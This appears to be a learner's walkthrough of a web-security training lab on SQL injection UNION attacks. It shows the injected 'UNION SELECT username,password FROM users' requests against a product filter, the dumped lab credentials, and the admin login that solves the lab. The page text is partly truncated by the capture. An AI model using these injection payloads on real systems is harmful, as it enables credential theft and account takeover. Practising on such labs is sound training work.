SQL injection UNION attack, retrieving data from other tables


Lab

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform an <u>SQL injection UNION</u> attack that retrieves all usernames and passwords, and use the information to log in as the <u>administrator</u> user.

Dial up an injection point



Start fleshing out the query

```
Pretty Raw Hex Hackvertor

1 GET /filter?category=Pets'+union+select+'username','password'-- HTTP/1
2 Host: 0ae4009604e918a3c0f7651900ec00d1.web-security-academy.net
```

If the query is still showing info flesh out somemore

```
Request

Pretty Raw Hex Hackvertor

1 GET /filter?category=Pets'+union+select+username,password+from+users-- HTTP/1.

2 Host: 0ae4009604e918a3c0f7651900ec00d1.web-security-academy.net
```

Copying the URL and pasting into browser

Pets' union select userna

Refine your search: All Clothing, shoes and accessories Corporate gifts Food & Drink P

carlos

haqzh1kbo6x8i8a6rl0c

Babbage Web Spray

Webs can be so unpredictable, falling apart and crashing to the ground just w solvent will keep any web fully functional for as long as you need it to be. The need to fear eggs being laid overnight in your leftover pizza. The concerns of takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the spider returns, you don't want him getting stuck and losing a leg in an effort to adhesive qualities in order for it to be a complete working bug catcher. Babba of mice, rats, and even the odd curious raccoon. And there's more, if not over ON WET HAIR. The solvent will clump and become permanent. For such a sineighborhood, and you'll never be short of visitors who will want to see your visitors.

More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a you were lucky. We have come up with a more desirable way to liven up thos resistant materials ensuring they are perfectly safe even following a surge, or crotchets and quavers so you can create a real musical score. You choose th keep the birds whistling a happy tune throughout the stark winter days. Pleas knowledge you are doing your own little bit for planet earth. Be the trendsette

Pest Control Umbrella

We recently discovered, by accident, that vermin and all manner of pets and long, pointy ones. It is very hard these days to get hold of an umbrella that isr and manufacturing our unique Pest Control Umbrella, the only genuine umbre companies are allowed to remotely hint that their umbrellas can be used to rice match on any other form of pest control, but not if you use a different umbrella watch the creatures follow your lead. By purchasing this highly effective produinvestment now will pay great dividends in the future for you and your family.

wiener e5frnjw25u9z5kzx0a9j administrator ii6igb57ytslbt22kgs3 Pet Experience Days

Login and solve the lab

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email	
Update email	